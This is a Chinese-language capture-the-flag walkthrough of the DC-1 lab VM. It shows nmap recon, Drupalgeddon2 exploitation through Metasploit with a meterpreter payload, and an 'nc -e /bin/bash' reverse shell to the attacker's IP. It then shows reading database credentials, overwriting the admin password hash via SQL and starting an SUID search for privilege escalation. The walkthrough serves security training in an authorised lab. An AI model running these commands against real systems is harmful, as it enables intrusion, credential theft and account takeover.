DC系列---DC-1(超详细)
·
免责声明:本文记录的是 DC-1 渗透测试靶机 的解题过程,所有操作均在 本地授权环境 中进行。内容仅供 网络安全学习与防护研究 使用,请勿用于任何非法用途。读者应遵守《网络安全法》及相关法律法规,自觉维护网络空间安全。
环境:
通过网盘分享的文件:DC-1.ova等2个文件
链接: https://pan.baidu.com/s/11drY161SiCuCnRS1Gv-F0A?pwd=cmnd 提取码: cmnd
--来自百度网盘超级会员v5的分享
一、信息收集
1、探测目标IP地址
arp-scan -l
┌──(root㉿kali)-[~] └─# arp-scan -l Interface: eth0, type: EN10MB, MAC: 00:0c:29:e4:37:15, IPv4: 192.168.0.22 Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan) 192.168.0.1 00:50:56:c0:00:08 VMware, Inc. 192.168.0.2 00:50:56:f2:cf:16 VMware, Inc. 192.168.0.119 00:0c:29:df:e8:3a VMware, Inc. 192.168.0.254 00:50:56:fd:b4:a8 VMware, Inc. 5 packets received by filter, 0 packets dropped by kernel Ending arp-scan 1.10.0: 256 hosts scanned in 2.108 seconds (121.44 hosts/sec). 4 responded
nmap -sP 192.168.0.0/24
┌──(root㉿kali)-[~] └─# nmap -sP 192.168.0.0/24 Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-20 21:15 EDT Nmap scan report for 192.168.0.1 Host is up (0.00030s latency). MAC Address: 00:50:56:C0:00:08 (VMware) Nmap scan report for 192.168.0.2 Host is up (0.00020s latency). MAC Address: 00:50:56:F2:CF:16 (VMware) Nmap scan report for 192.168.0.119 Host is up (0.00026s latency). MAC Address: 00:0C:29:DF:E8:3A (VMware) Nmap scan report for 192.168.0.254 Host is up (0.00032s latency). MAC Address: 00:50:56:FD:B4:A8 (VMware) Nmap scan report for 192.168.0.22 Host is up. Nmap done: 256 IP addresses (5 hosts up) scanned in 3.44 seconds
目标IP:192.168.0.119
2、探测目标IP开放端口
nmap -sV -p- 192.168.0.119
┌──(root㉿kali)-[~] └─# nmap -sV -p- -A 192.168.0.119 Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-20 21:16 EDT Nmap scan report for 192.168.0.119 Host is up (0.00053s latency). Not shown: 65531 closed tcp ports (reset) PORT STATE SERVICE VERSION 22/tcp open ssh OpenSSH 6.0p1 Debian 4+deb7u7 (protocol 2.0) | ssh-hostkey: | 1024 c4:d6:59:e6:77:4c:22:7a:96:16:60:67:8b:42:48:8f (DSA) | 2048 11:82:fe:53:4e:dc:5b:32:7f:44:64:82:75:7d:d0:a0 (RSA) |_ 256 3d:aa:98:5c:87:af:ea:84:b8:23:68:8d:b9:05:5f:d8 (ECDSA) 80/tcp open http Apache httpd 2.2.22 ((Debian)) |_http-generator: Drupal 7 (http://drupal.org) | http-robots.txt: 36 disallowed entries (15 shown) | /includes/ /misc/ /modules/ /profiles/ /scripts/ | /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt | /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt |_/LICENSE.txt /MAINTAINERS.txt |_http-server-header: Apache/2.2.22 (Debian) |_http-title: Welcome to Drupal Site | Drupal Site 111/tcp open rpcbind 2-4 (RPC #100000) | rpcinfo: | program version port/proto service | 100000 2,3,4 111/tcp rpcbind | 100000 2,3,4 111/udp rpcbind | 100000 3,4 111/tcp6 rpcbind | 100000 3,4 111/udp6 rpcbind | 100024 1 33351/tcp6 status | 100024 1 37086/udp6 status | 100024 1 48360/tcp status |_ 100024 1 55492/udp status 48360/tcp open status 1 (RPC #100024) MAC Address: 00:0C:29:DF:E8:3A (VMware) Device type: general purpose Running: Linux 3.X OS CPE: cpe:/o:linux:linux_kernel:3 OS details: Linux 3.2 - 3.16 Network Distance: 1 hop Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel TRACEROUTE HOP RTT ADDRESS 1 0.53 ms 192.168.0.119 OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 18.76 seconds
端口:22,80,111,43400
3、网页信息收集
192.168.0.119:80

Drupal 框架

┌──(root㉿kali)-[~]
└─# msfconsole
msf6 > search Drupal

Matching Modules
================

   #   Name                                                              Disclosure Date  Rank       Check  Description
   -   ----                                                              ---------------  ----       -----  -----------
   0   exploit/unix/webapp/drupal_coder_exec                             2016-07-13       excellent  Yes    Drupal CODER Module Remote Command Execution
   1   exploit/unix/webapp/drupal_drupalgeddon2                          2018-03-28       excellent  Yes    Drupal Drupalgeddon 2 Forms API Property Injection
   2     \_ target: Automatic (PHP In-Memory)                            .                .          .      .
   3     \_ target: Automatic (PHP Dropper)                              .                .          .      .
   4     \_ target: Automatic (Unix In-Memory)                           .                .          .      .
   5     \_ target: Automatic (Linux Dropper)                            .                .          .      .
   6     \_ target: Drupal 7.x (PHP In-Memory)                           .                .          .      .
   7     \_ target: Drupal 7.x (PHP Dropper)                             .                .          .      .
   8     \_ target: Drupal 7.x (Unix In-Memory)                          .                .          .      .
   9     \_ target: Drupal 7.x (Linux Dropper)                           .                .          .      .
   10    \_ target: Drupal 8.x (PHP In-Memory)                           .                .          .      .
   11    \_ target: Drupal 8.x (PHP Dropper)                             .                .          .      .
   12    \_ target: Drupal 8.x (Unix In-Memory)                          .                .          .      .
   13    \_ target: Drupal 8.x (Linux Dropper)                           .                .          .      .
   14    \_ AKA: SA-CORE-2018-002                                        .                .          .      .
   15    \_ AKA: Drupalgeddon 2                                          .                .          .      .
   16  exploit/multi/http/drupal_drupageddon                             2014-10-15       excellent  No     Drupal HTTP Parameter Key/Value SQL Injection
   17    \_ target: Drupal 7.0 - 7.31 (form-cache PHP injection method)  .                .          .      .
   18    \_ target: Drupal 7.0 - 7.31 (user-post PHP injection method)   .                .          .      .
   19  auxiliary/gather/drupal_openid_xxe                                2012-10-17       normal     Yes    Drupal OpenID External Entity Injection
   20  exploit/unix/webapp/drupal_restws_exec                            2016-07-13       excellent  Yes    Drupal RESTWS Module Remote PHP Code Execution
   21  exploit/unix/webapp/drupal_restws_unserialize                     2019-02-20       normal     Yes    Drupal RESTful Web Services unserialize() RCE
   22    \_ target: PHP In-Memory                                        .                .          .      .
   23    \_ target: Unix In-Memory                                       .                .          .      .
   24  auxiliary/scanner/http/drupal_views_user_enum                     2010-07-02       normal     Yes    Drupal Views Module Users Enumeration
   25  exploit/unix/webapp/php_xmlrpc_eval                               2005-06-29       excellent  Yes    PHP XML-RPC Arbitrary Code Execution

Interact with a module by name or index. For example info 25, use 25 or use exploit/unix/webapp/php_xmlrpc_eval

msf6 >
二、漏洞利用(msf)
(根据信息收集得出的信息,发现存在远程代码执行漏洞)
Drupal:7
所以使用下面的漏洞
Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 - “Drupalgeddon2”远程代码执行 (Metasploit)
https://www.exploit-db.com/exploits/44482
a、命令
1、选择攻击模块
use exploit/unix/webapp/drupal_drupalgeddon2

2、设置payload
set payload php/meterpreter/reverse_tcp

3、设置攻击目标及本地监听
set rhosts 目标ip
set lhost kali ip

set rhosts 192.168.0.119
set lhost 192.168.0.14

4、执行
exploit

5、shell

6、反弹shell
目标:nc -e /bin/bash 192.168.0.22 6666
攻击:nc -lvvp 6666
b、结果
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > use exploit/unix/webapp/drupal_drupalgeddon2
[*] Using configured payload php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set rhosts 192.168.2.129
rhosts => 192.168.2.129
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set lhost 192.168.2.128
lhost => 192.168.2.128
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > exploit
[*] Started reverse TCP handler on 192.168.2.128:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[!] The service is running, but could not be validated.
[*] Sending stage (40004 bytes) to 192.168.2.129
[*] Meterpreter session 1 opened (192.168.2.128:4444 -> 192.168.2.129:40726) at 2025-05-12 18:54:21 -0400

meterpreter >
meterpreter >
meterpreter > shell
Process 3353 created.
Channel 0 created.
nc -e /bin/bash 192.168.2.128 6666
c、kali监听
┌──(root㉿kali)-[~]
└─# nc -lvvp 6666
listening on [any] 6666 ...
192.168.2.129: inverse host lookup failed: Unknown host
connect to [192.168.2.128] from (UNKNOWN) [192.168.2.129] 60323

ls
COPYRIGHT.txt
INSTALL.mysql.txt
INSTALL.pgsql.txt
INSTALL.sqlite.txt
INSTALL.txt
LICENSE.txt
MAINTAINERS.txt
README.txt
UPGRADE.txt
authorize.php
cron.php
flag1.txt
includes
index.php
install.php
misc
modules
profiles
robots.txt
scripts
sites
themes
update.php
web.config
xmlrpc.php
三、权限维持
1、flag1
# 进入后我们查看当前目录

┌──(root㉿kali)-[~]
└─# nc -lvvp 6666
listening on [any] 6666 ...
192.168.2.129: inverse host lookup failed: Unknown host
connect to [192.168.2.128] from (UNKNOWN) [192.168.2.129] 60323

ls
COPYRIGHT.txt
INSTALL.mysql.txt
INSTALL.pgsql.txt
INSTALL.sqlite.txt
INSTALL.txt
LICENSE.txt
MAINTAINERS.txt
README.txt
UPGRADE.txt
authorize.php
cron.php
flag1.txt
includes
index.php
install.php
misc
modules
profiles
robots.txt
scripts
sites
themes
update.php
web.config
xmlrpc.php

pwd
/var/www

cat flag1.txt
Every good CMS needs a config file - and so do you.
flag1: Every good CMS needs a config file - and so do you.

Every good CMS needs a config file - and so do you.
翻译一下:每一个好的CMS都需要一个配置文件--你也一样。
2、flag2
查看CMS配置文件,成功获得第二个flag
cat /var/www/sites/default/settings.php
*
 * flag2
 * Brute force and dictionary attacks aren't the
 * only ways to gain access (and you WILL need access).
 * What can you do with these credentials?
 *
 */

$databases = array (
  'default' =>
  array (
    'default' =>
    array (
      'database' => 'drupaldb',
      'username' => 'dbuser',
      'password' => 'R0ck3t',
      'host' => 'localhost',
      'port' => '',
      'driver' => 'mysql',
      'prefix' => '',
    ),
  ),
);
3、连接交互shell
python -c 'import pty;pty.spawn("/bin/bash")'

4、连接数据库
mysql -udbuser -p

查看一下node和user表,发现flag3#

select * from node;
select * from users;
5、查看当前数据库和数据表
mysql> show databases;
show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| drupaldb           |
+--------------------+
2 rows in set (0.00 sec)

mysql> use drupaldb;
use drupaldb;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
show tables;
+-----------------------------+
| Tables_in_drupaldb          |
+-----------------------------+
| actions                     |
| authmap                     |
| batch                       |
| block                       |
| block_custom                |
| block_node_type             |
| block_role                  |
| blocked_ips                 |
| cache                       |
| cache_block                 |
| cache_bootstrap             |
| cache_field                 |
| cache_filter                |
| cache_form                  |
| cache_image                 |
| cache_menu                  |
| cache_page                  |
| cache_path                  |
| cache_update                |
| cache_views                 |
| cache_views_data            |
| comment                     |
| ctools_css_cache            |
| ctools_object_cache         |
| date_format_locale          |
| date_format_type            |
| date_formats                |
| field_config                |
| field_config_instance       |
| field_data_body             |
| field_data_comment_body     |
| field_data_field_image      |
| field_data_field_tags       |
| field_revision_body         |
| field_revision_comment_body |
| field_revision_field_image  |
| field_revision_field_tags   |
| file_managed                |
| file_usage                  |
| filter                      |
| filter_format               |
| flood                       |
| history                     |
| image_effects               |
| image_styles                |
| menu_custom                 |
| menu_links                  |
| menu_router                 |
| node                        |
| node_access                 |
| node_comment_statistics     |
| node_revision               |
| node_type                   |
| queue                       |
| rdf_mapping                 |
| registry                    |
| registry_file               |
| role                        |
| role_permission             |
| search_dataset              |
| search_index                |
| search_node_links           |
| search_total                |
| semaphore                   |
| sequences                   |
| sessions                    |
| shortcut_set                |
| shortcut_set_users          |
| system                      |
| taxonomy_index              |
| taxonomy_term_data          |
| taxonomy_term_hierarchy     |
| taxonomy_vocabulary         |
| url_alias                   |
| users                       |
| users_roles                 |
| variable                    |
| views_display               |
| views_view                  |
| watchdog                    |
+-----------------------------+
80 rows in set (0.00 sec)

mysql> select * from node;
select * from node;
+-----+------+------+----------+-------+-----+--------+------------+------------+---------+---------+--------+------+-----------+
| nid | vid  | type | language | title | uid | status | created    | changed    | comment | promote | sticky | tnid | translate |
+-----+------+------+----------+-------+-----+--------+------------+------------+---------+---------+--------+------+-----------+
|   1 |    1 | page | und      | Main  |   2 |      1 | 1550582250 | 1550582250 |       0 |       0 |      0 |    0 |         0 |
|   2 |    2 | page | und      | flag3 |   1 |      0 | 1550582412 | 1550583860 |       0 |       0 |      0 |    0 |         0 |
+-----+------+------+----------+-------+-----+--------+------------+------------+---------+---------+--------+------+-----------+
2 rows in set (0.00 sec)

mysql> select * from users;
select * from users;
+-----+-------+---------------------------------------------------------+-------------------+-------+-----------+------------------+------------+------------+------------+--------+---------------------+----------+---------+-------------------+------+
| uid | name  | pass                                                    | mail              | theme | signature | signature_format | created    | access     | login      | status | timezone            | language | picture | init              | data |
+-----+-------+---------------------------------------------------------+-------------------+-------+-----------+------------------+------------+------------+------------+--------+---------------------+----------+---------+-------------------+------+
|   0 |       |                                                         |                   |       |           | NULL             |          0 |          0 |          0 |      0 | NULL                |          |       0 |                   | NULL |
|   1 | admin | $S$DvQI6Y600iNeXRIeEMF94Y6FvN8nujJcEDTCP9nS5.i38jnEKuDR | admin@example.com |       |           | NULL             | 1550581826 | 1550583852 | 1550582362 |      1 | Australia/Melbourne |          |       0 | admin@example.com | b:0; |
|   2 | Fred  | $S$DWGrxef6.D0cwB5Ts.GlnLw15chRRWH2s1R3QBwC0EkvBQ/9TCGg | fred@example.org  |       |           | filtered_html    | 1550581952 | 1550582225 | 1550582225 |      1 | Australia/Melbourne |          |       0 | fred@example.org  | b:0; |
+-----+-------+---------------------------------------------------------+-------------------+-------+-----------+------------------+------------+------------+------------+--------+---------------------+----------+---------+-------------------+------+
3 rows in set (0.00 sec)
6、更改admin密码
发现账号admin,密码并不是MD5加密,而是一个非常奇怪的加密方式,网上查找资料可知,Drupal 7已不再采用Drupal 6和5简单的MD5加密,而是采用一种新型的Hash加密方法。新型加密方法是“加了盐(Salt)”的MD5码,简单理解就是并不会直接将password进行MD5加密,而会和用户名或其它随机字符串组合在一起后再MD5加密。而drupal 7的加密脚本位置在网站根目录下的scripts下,使用加密脚本加密新密码icepeak,生成加密密文。
www-data@DC-1:/var/www$ php  ./scripts/password-hash.sh  123456
php  ./scripts/password-hash.sh  123456

password: 123456                hash: $S$DUtaTxjYVf.eZm/aE/PsR2LqE6ubA7hfzKr3W34BpGJYMtqe1Wvk
use drupaldb;
update users set pass="$S$DPlZ8dQn4xpJwXJxU8hKbCbtQRJfpN/3YPWjG5Ap9rECrxzFCmB/" where name="admin";
mysql> use drupaldb;
use drupaldb;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> update users set pass="$S$DUtaTxjYVf.eZm/aE/PsR2LqE6ubA7hfzKr3W34BpGJYMtqe1Wvk" where name="admin";
<R2LqE6ubA7hfzKr3W34BpGJYMtqe1Wvk" where name="admin";
Query OK, 1 row affected (0.00 sec)
Rows matched: 1  Changed: 1  Warnings: 0
7、网址登录成功
admin/123456

7、flag3
在content中发现

flag3:
Special PERMS will help FIND the passwd - but you'll need to -exec that command to work out how to get what's in the shadow.

关键字:密码、-exec,想到查看密码文件和suid提权
查看密码文件/etc/passwd
8、flag4
我们接下来查看一下查看密码文件/etc/passwd

发现flag4竟然是一个用户,怀疑第四个flag就在其根目录下,试着去查看其根目录
www-data@DC-1:/home/flag4$ ls
ls
flag4.txt
www-data@DC-1:/home/flag4$ cat flag4.txt
cat flag4.txt
Can you use this same method to find or access the flag in root?

Probably. But perhaps it's not that easy.  Or maybe it is?
flag4:
Can you use this same method to find or access the flag in root?

Probably. But perhaps it's not that easy.  Or maybe it is?

你能用同样的方法在根目录中找到或访问标志吗?
或许可以。但也许没那么容易。或者也许很容易?
9、所以这里还需要提升到root权限去拿到最后一个flag,直接进入root目录试,发现不行

10、查找设置了SUID的文件
find / -perm -u=s -type f 2>/dev/null

/ :查找路径为根目录
-perm -u=s : 要查找的文件权限设置了SUID
-type f:要查找的东西类型为文件
2>/dev/null :将报错信息全部丢弃
